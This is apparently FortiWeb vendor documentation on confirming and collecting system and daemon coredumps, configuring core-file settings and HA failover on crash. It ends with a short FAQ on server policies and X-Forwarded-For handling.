When you suspect that a system or daemon crash happened, one can use diagnose commands to confirm and check the basic information.

1. Confirm that `enable-debug-log` is enabled, so that FortiWeb will record crash, daemon, kernel, netstat, and core dump logs.
```
FortiWeb# show full-configuration sys settings
config system settings
  set enable-debug-log enable    #enabled by default
end
```
2. Check if `enable-core-file` is enabled or not.
```
FortiWeb# show full-configuration system settings
config system settings
     set enable-core-file enable #disabled by default on 7.0.4 and later builds
end
```
1) On 7.0.3 and previous builds including 6.3.x, this option is enabled by default. That means if daemon coredump happens, a coredump file which includes the snapshot of the current memory will be generated.

However, generating a coredump file usually takes from several seconds to several minutes, especially on a device with large memory size. During this period, the program stops providing service.

2) On 7.0.4 and later builds, `enable-core-file` is set as disable by default. FortiWeb also optimizes the coredump mechanism thus more useful information can be recorded even if without a coredump file. You need to to use “diagnose debug crashlog show” as below to collect stack information for the crashed daemon.

3. Use "`diagnose debug crashlog show`" to check if any coredump files are generated or collect the stack information.
   1) On 7.0.1 and previous builds including 6.3.x:
   Only daemon (proxyd, ml, etc.) coredump files can be listed, so it is better to double check via GUI to see if kernel coredump occurred.
   The files are named with a Unix timestamp, so you need to convert it into a human-readable date and time format to see if it's a newly generated one. (Refer to the below section Notes for details)

   ```
   FWB# diagnose debug crashlog show
   core-proxyd-2141-1630609770
   core-proxyd-60152-16306095792)
   ```

   2) On 7.0.2 and later builds:
   - Both daemon and kernel coredump files will be shown by this command.
   - The files are named with a readable timestamp. Just note the timestamp for kernel core & coredump files are adjusted to fit the system time & timezone, while the daemon coredump filename is using the UTC time.

     ```
     FWB# diagnose debug crashlog show
     core-2022-11-09-16_40-7.0.2-B0090
     coredump-2022-11-09-16_40-7.0.2-B0090
     core-proxyd-10984-1668037208-UTC-2022-11-09-23_40-7.0.2-B0090
     ```

   - If `enable-core-file` is disabled, the function stack information will be shown instead of the coredump files. Please collect these information for developer analysis.

     ```
     FWB# diagnose debug crashlog show
     2022-11-09 15:59:20 <10359> application proxyd
     2022-11-09 15:59:20 <10359> *** signal 6 received ***
     2022-11-09 15:59:20 <10359> __poll[0x7fcb81055580 + 0x4f]
     2022-11-09 15:59:20 <10359> dbg_writedisk_unlock_func[0x8ab4b0 + 0x20f2]
     2022-11-09 15:59:20 <10359> main[0x4df5a0 + 0x154]
     2022-11-09 15:59:20 <10359> __libc_start_main[0x7fcb80f8cc20 + 0xeb]
     2022-11-09 15:59:20 <10359> _start[0x4e0f20 + 0x2a]
     ```

     On all builds, an easier way to judge if core or coredump files are new is checking the Last Modify Time on GUI. This time adapts to the current system time.



4. Use "`diagnose debug coredumplog show`" to show daemon coredump. Only daemon coredump information can be shown here.

   ```
   FortiWeb# diagnose debug coredumplog show
   ======== coredump about /var/log/gui_upload/core-proxyd-4830-1639993541 =======
   (gdb) 0 0x0000563f7b340e24 in pth_comm_add_pb_adom_entry ()
   ```

```
1 0x0000563f7b48584c in session_management_get_weight ()
0000002 0x0000563f7b4b23b2 in ip_intelligence_session_init_do_action ()
3 0x0000563f7b4b262d in ip_intelligence_session_init ()
4 0x0000563f7b3343ff in pth_init_modinfo ()
5 0x0000563f7b310797 in pt_service_HTTP_init ()
6 0x0000563f7b30959c in pt_service_init ()
7 0x0000563f7b3837bb in pt_stream_create_service ()
8 0x0000563f7b3842f1 in pt_stream_create ()
9 0x0000563f7b38a3d4 in session_accept ()
10 0x0000563f7b350cba in fd_epoll_poll ()
11 0x0000563f7b39622d in _worker_loop ()
0000012 0x0000563f7b3965f8 in worker_run ()
13 0x00007fa62d314f27 in start_thread () from /fwdev2//lib/libpthread.so.0
14 0x00007fa6269ff1df in clone () from /fwdev2//lib/libc.so.6
(gdb)
```

From above information from bug #770008 (already fixed on 6.3.18), it seems the coredump is related to client management configuration, so one workaround applied at that time was disable the block settings in client management

Note:

Notes: On 7.0.1 and previous builds, the format of core files are defined by:

```
/# more /proc/sys/kernel/core_pattern
/var/log/gui_upload/core-%e-%p-%t
```

%e: daemon/process name

%p: PID of the process

%t: UNIX timestamp; one can use online tools to convert it to a human-readable date. This is useful to confirm the recent & current coredump files if there are many files. (Of course, you can also check the file created time from “Last Modified Time” via **System > Maintenance > Backup & Restore > GUI File Download/Upload**)

E.g.:

Epoch Converter - Unix Timestamp Converter



Actually you have another way to simply check the file generation date from GUI; just check the section below to find "Download core/coredump files".

Collecting core/coredump files and logs

As stated in above section, core/coredump files formatted as core-* and coredump-* can be downloaded from **System > Maintenance > Backup & Restore > GUI File Download/Upload**.

It's also necessary to collect some other logs that can help to analyze the coredump causes.

Please collect these logs:

1. Download the archived debug log with one-click button (**System > Maintenance > Debug > Download**).
   The archive file includes most logs under /var/log/debug/, /var/log/gui_upload and some other system directories.
   Please refer to Customizing&downloading debug logs.

Please remember that you have to enable **System > Config > Feature Visibility > Debug** at first.



2. Download core/coredump files and other logs that are not archived in the debug log.
   Core and coredump files are usually very big, so they are not included in the one-click debug log file.
   Some other bugs such as complete dmesg logs and ha_event_log are not included at earlier builds especially when they're added by new features, so it's better for you to check the one-click downloaded debug file and see which logs are not included.
   For these logs, you can download via **System > Maintenance > Backup & Restore > GUI File Download/Upload**:



Accordingly, these logs are stored at the following directories. Sometimes the support team may also require you to copy other log files to /var/log/gui_upload, then you can download them from GUI.

`/var/log/gui_upload/core-*`
`/var/log/gui_upload/coredump-*`
`/var/log/dmesg/`: #You can archive this directory first by executing “tar czf /var/log/gui_upload/dmesg.tar.gz /var/log/dmesg/”

`ha_event_log`: including very detailed HA init, switch, config-sync, heartbeat logs

Note: After 7.0.1 release, /var/log/dmesg/* & ha_event_log are already included in the archived debug log, so you do not need to download them separately.

3. Download core/coredump files (named as core-* and coredump-*), detailed dmesg logs, and other logs (not archived in the debug log, but can be seen directly in GUI File Download/Upload).
   It’s better to check the files in the one-click downloaded debug file to see which logs are not included, then just download them to avoid duplicate download.

```
/var/log/gui_upload/core-*
/var/log/gui_upload/coredump-*

/var/log/dmesg/:     #You can archive this directory first by executing “tar czf
     /var/log/gui_upload/dmesg.tar.gz /var/log/dmesg/”

ha_event_log: including very detailed HA init, switch, config-sync, heartbeat logs
```

4. Download Event logs from **Log&Report > Log Access > Download**, selecting the corresponding time period;



Note:

a. In 6.4.0, core and coredump files will be achieved and put a copy into /var/log/debug/tmp when one clicks to download the debug log (**System > Maintenance > Debug > Download Log**),

b. In 6.4.1, 7.0.0 and later releases, all kernel core and coredump files will not be achieved and can be only downloaded from /var/log/gui_upload. Please refer to the screenshot below, one can also compress a specific file before download it:



5. Provide core/coredump files, dmesg and other necessary logs to the support team for further investigation.

Usually you only needs to collect core/coredump, dmesg and other logs and provide them to support team for further analysis.

What to do when coredump files are truncated or damaged

Sometimes you may find the size of a coredump file is 0, or obvious truncated stack information from the coredump file. It might mean the coredump file is truncated or damaged. To provide enough information to locate the root cause of a system/daemon crash, it's necessary to resolve the problem and generate a complete coredump file.

1. Check if disk space (especially /var/log) is enough for generating/storing a coredump file:

```
/# df -h
Filesystem                Size      Used Available Use% Mounted on
/dev/root               472.5M    335.7M    136.8M  71% /
none                      1.1G    116.0K      1.1G   0% /tmp
none                      3.8G      2.5M      3.8G   0% /dev/shm
/dev/sdb1               362.4M    213.7M    129.1M  62% /data
/dev/sdb3                90.6M     56.0K     85.6M   0% /home
/dev/sda1               439.1G      7.5G    409.3G   2% /var/log
```

2. Check if the size of coredump file generated is very large - in older versions there is a limit of 50G for proxyd core files.

3. Check if there is any file system issue:

```
FortiWeb# execute fscklogdisk
This operation will fsck logdisk !
Do you want to continue? (y/n)y

fsck logdisk…
FortiWeb#
```

4. Set `enable-core-file` to generate a complete coredump:

As mentioned in Checking core files and basic coredump information, this option is enabled on 7.0.3 and previous builds including 6.3.x, while disabled by default on 7.0.4 and later builds. If necessary coredump information cannot be collected in the stack information without a coredump file, it might be useful to enable this option to generate coredump files for further investigation.

By default, if the coredump file is very large (usually with a FortiWeb box with large memory size), the time used to generate the core file and write to disk might be very long (several minutes to more than 10 minutes). The negative impact is that a reboot will be triggered if the dump cannot be completed in 120s, and the daemon will not respond to new requests during this period.

On FortiWeb 6.3.15 and later releases, a new option `enable-best-effort` for `set enable-core-file` is added. When this option is set, "`hung task timeout`" will not take effect. That is to say, we can always expect the system to generate a complete coredump file. This option is useful to analyze a tough issue, though it may cause the service to stop responding for a long time. Also, in 6.3.15 and later releases, the 50G core size limit has been removed.

```
FortiWeb# config server-policy setting
FortiWeb(setting) # set enable-core-file     #only works for proxyd
 disable        Disable coredump for proxyd.
 enable        Enable coredump action for proxyd, stop if coredump cannot finish in hung
     task timeout seconds.
 enable-best-effort    Enable coredump action for proxyd, stop until the entire core file is
     generated.
```

5. Other related configuration:

There are several other options related to coredump settings:

- set core-file-count

  You can set the maximum daemon coredump files that can be stored to disk. If more core files are generated, the eldest one will be removed.

  ```
  FortiWeb (setting) # set core-file-count
  3 3
  5 5
  ```

  Please Note:

  - This command only works for daemon coredump file. For kernel core and core dump files, the limitation is fixed as: only 1 coredump files; up to 5 core files.
  - This limitation works separately for different daemons. For example, if the count is set as 3, then up to 3 corefumpe files for the daemon proxyd or ml_daemon is allowed. That is to say, a total of 6 coredump files can be allowed at the same time.

- set corefile-ha-failover enable/disable for proxyd

  This option is introduced from 7.0.4 and applies to HA scenarios. In the previous implementation, if a proxyd coredump occurs on the primary device in a HA group, HA failover will not happen because the heartbeat still works and all link status and priority do not change. However the current service will be interrupted until the crashed daemon restarts successfully.

  With this option enabled, once the system has detected a proxyd coredump file generating process being started, HA failover will be triggered immediately, thus the service will be recovered much faster. In this situation the previous primary device can take more time to generate the coredump file without impacting the application traffic.

  To enable `corefile-ha-failover`, `enable-core-file` needs to be set as `enable` or `enable-best-effort` in advance:

  ```
  FortiWeb # show server-policy setting
  config server-policy setting
     set enable-core-file enable #or enable-best-effort
     set corefile-ha-failover enable
  end
  ```

  Please note:

  - “set enable-core-file” and “set corefile-ha-failover” attributes will NOT be synchronized to other devices in the same HA group, so one needs to configure these configurations on each device if needed.
  - Currently only one daemon - proxyd coredump can trigger the corefile-ha-failover. Corefile-ha-failover will not be triggered by other daemons.
  - This function works in AP, AAS and AAHV modes, but is not suggested to be enabled in HA Manager modes in public clouds, because usually the load balancers in front of FortiWeb devices will do health checks and can guarantee that traffic is dispatched to the healthy nodes.
  - It is recommended just to enable this option on one FortiWeb, usually the primary device only. Otherwise a proxyd coredump that can happen on both devices may lead to HA failover back and forth between two devices.

  Please refer to "How is FortiWeb appliance elected to be the primary node?" in FAQ for more detailed description of this feature.

Diagnose software function issues

Server policy

- Why don't my back-end servers receive the virtual server IP address as the source IP?
- Does an FTP server policy handle FTP, FTPS and SFTP traffic?
- Why does blocking by XFF not work when private IP in XFF?

FAQ

Why don't my back-end servers receive the virtual server IP address as the source IP?

When the operation mode is Reverse Proxy, the server pool members receive the IP address of the FortiWeb interface the connection uses. If the back-end servers need to know the IP address of the client where the request originated, configure a X-Forwarded-For rule for the appropriate profile. For details, see "Defining your proxies, clients, & X-headers" in FortiWeb Administration Guide.

Does an FTP server policy handle FTP, FTPS and SFTP traffic?

Until you configure an FTP server policy, FortiWeb will deny all FTP traffic.

You can configure an FTP server policy to handle FTP and FTPS traffic, but SFTP is not supported.

FTPS (also named as FTP-over-SSL) is based on SSL/TLS and actually requires a backend FTP server for the communication. SFTP (SSH File Transfer Protocol) is just a part of SSH. It's more like a file transfer client instead of a server service.

Why does blocking by XFF not work when private IP in XFF?

By default, XFF parsing will ignore private IP. If you do not want to ignore it, please set as follows:

```
FortiWeb # config waf x-forwarded-for
FortiWeb (x-forwarded-for) # edit test
FortiWeb (test) # set skip-private-original-ip disable
FortiWeb (test) # end
```

Will all IP addresses listed in the XFF (X-Forwarded-For) header be handled by WAF modules?

The general format of the field is:

```
X-Forwarded-For: client, proxy1, proxy2
```

In 7.0.1 and previous builds, only the left-most or the right-most IP address can be scanned and processed by WAF modules including IP Protection features and other features. You can select the option “IP Location in X-Header” accordingly as below.

That means, a request including header "X-Forwarded-FOR: A.A.A.A, B.B.B.B, C.C.C.C" will NOT be blocked if only B.B.B.B is added into a IP block list.



From 7.0.2, an option **Block Using Full Scan** is added thus WAF modules can scan and process the IP addresses in the middle of the XFF header. Currently only IP Reputation is supported, while more features will be added and listed here in future release.

